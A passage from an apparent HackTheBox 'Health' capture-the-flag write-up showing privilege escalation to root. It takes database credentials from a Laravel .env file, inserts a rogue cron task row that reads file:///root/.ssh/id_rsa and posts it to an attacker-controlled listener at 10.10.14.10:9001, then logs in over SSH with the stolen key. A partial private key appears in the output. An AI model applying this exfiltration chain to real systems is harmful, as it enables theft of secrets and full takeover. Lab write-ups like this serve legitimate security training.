Interestingly enough, `monitoredUrl`, at this point, is passed without any sanitazation to the `@file_get_contents` function.

Moreover, inside the `/var/www/html/app/Console/Kernel.php` file there is a comment that states: `/* Get all tasks from the database */` meaning that a database is used to store all the information required to perform the `HealthCheck` when the cron runs.

Reading the `var/www/html/app/.env` file we can find the credentials used to access the database.

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=laravel
DB_PASSWORD=MYsql_strongestpass@2014+
```

So, in theory, we could access the Database with these credentials, insert a malicious entry that instead of performing the `HealthCheck` on a website actually reads a file from the local system and exfiltrates it to us. All that's left to check in this theory is what user is actually running the cron job. Let's use the pspy64s binary to investigate running processes. After we download the binary on our local machine, we can use `scp` to transfer it to the remote machine using the credentials of the `sausanne` user.

```
scp /opt/pspy64s susanne@health.htb:/tmp
```

Then, we make the file executable on the remote machine and we execute it:

```
chmod +x /tmp/pspy64s
./pspy64s
```

```
susanne@health:/tmp$ chmod +x pspy64s
susanne@health:/tmp$ ./pspy64s

<SNIP>
2022/10/24 14:37:01 CMD: UID=0    PID=43015  | sleep 5
2022/10/24 14:37:01 CMD: UID=0    PID=43014  | /bin/bash -c sleep 5 && /root/meta/clean.sh
2022/10/24 14:37:01 CMD: UID=0    PID=43013  | /usr/sbin/CRON -f
2022/10/24 14:37:01 CMD: UID=0    PID=43012  | /usr/sbin/CRON -f
2022/10/24 14:37:01 CMD: UID=0    PID=43016  | /bin/bash -c cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
```

It seems like `root` is handling the cron jobs. At this point, we can directly create a malicious task inside the database to read the SSH key from the `root` user.

Let's examine the table structure inside the database.

```
mysql -u laravel -pMYsql_strongestpass@2014+ laravel --execute
show tables;
desc tasks;
```

```
susanne@health:/tmp$ mysql -u laravel -pMYsql_strongestpass@2014+ laravel

mysql> show tables;
+------------------------+
| Tables_in_laravel      |
+------------------------+
| failed_jobs            |
| migrations             |
| password_resets        |
| personal_access_tokens |
| tasks                  |
| users                  |
+------------------------+

mysql> desc tasks;
+--------------+--------------+------+-----+---------+-------+
| Field        | Type         | Null | Key | Default | Extra |
+--------------+--------------+------+-----+---------+-------+
| id           | char(36)     | NO   | PRI | NULL    |       |
| webhookUrl   | varchar(255) | NO   |     | NULL    |       |
| onlyError    | tinyint(1)   | NO   |     | NULL    |       |
| monitoredUrl | varchar(255) | NO   |     | NULL    |       |
| frequency    | varchar(255) | NO   |     | NULL    |       |
| created_at   | timestamp    | YES  |     | NULL    |       |
| updated_at   | timestamp    | YES  |     | NULL    |       |
+--------------+--------------+------+-----+---------+-------+
```

The fields required are somewhat familiar to us from our initial enumeration process. With all the information we have gathered, we can proceed with our exploitation plan.

First of all, we set up a listener on our local machine.

```
nc -lvnp 9001
```

Then, we create a malicious task to read the key file of `root`.

```
mysql -u laravel -pMYsql_strongestpass@2014+ laravel --execute "INSERT INTO tasks (id, monitoredUrl, onlyError, webhookUrl, frequency) VALUES ('450cb26c-4200-4e29-ba1f-6b5ad9b4fdc4', 'file:///root/.ssh/id_rsa', 0, 'http://10.10.14.10:9001','* * * * *');"
```

After a short while, we get a callback on our listener:

```
nc -lvnp 9001

<SNIP>
{"webhookUrl":"http:\/\/10.10.14.10:9001","monitoredUrl":"file:\/\/\/root
\/.ssh\/id_rsa","health":"up","body":"-----BEGIN RSA PRIVATE
KEY-----\nMIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9
\/jG5NPqc2TfW4Nlj9gE<SNIP>\/cQbPm
\nQeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTWOBZ53GTHjSZQoS3G\n-----END RSA
PRIVATE KEY-----\n"}
```

After saving and reformatting the key inside a file called `root_key`, we have a valid key for the user `root`.

> By "reformatting" in this specific instance, we mean to replace the `\n` sequence of characters with a new line and the `\/` sequence with `/`.

```
chmod 600 root_key
ssh -i root_key root@health.htb
```

```
chmod 600 root_key
ssh -i root_key root@health.htb

root@health:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found inside the `/root/root.txt` file.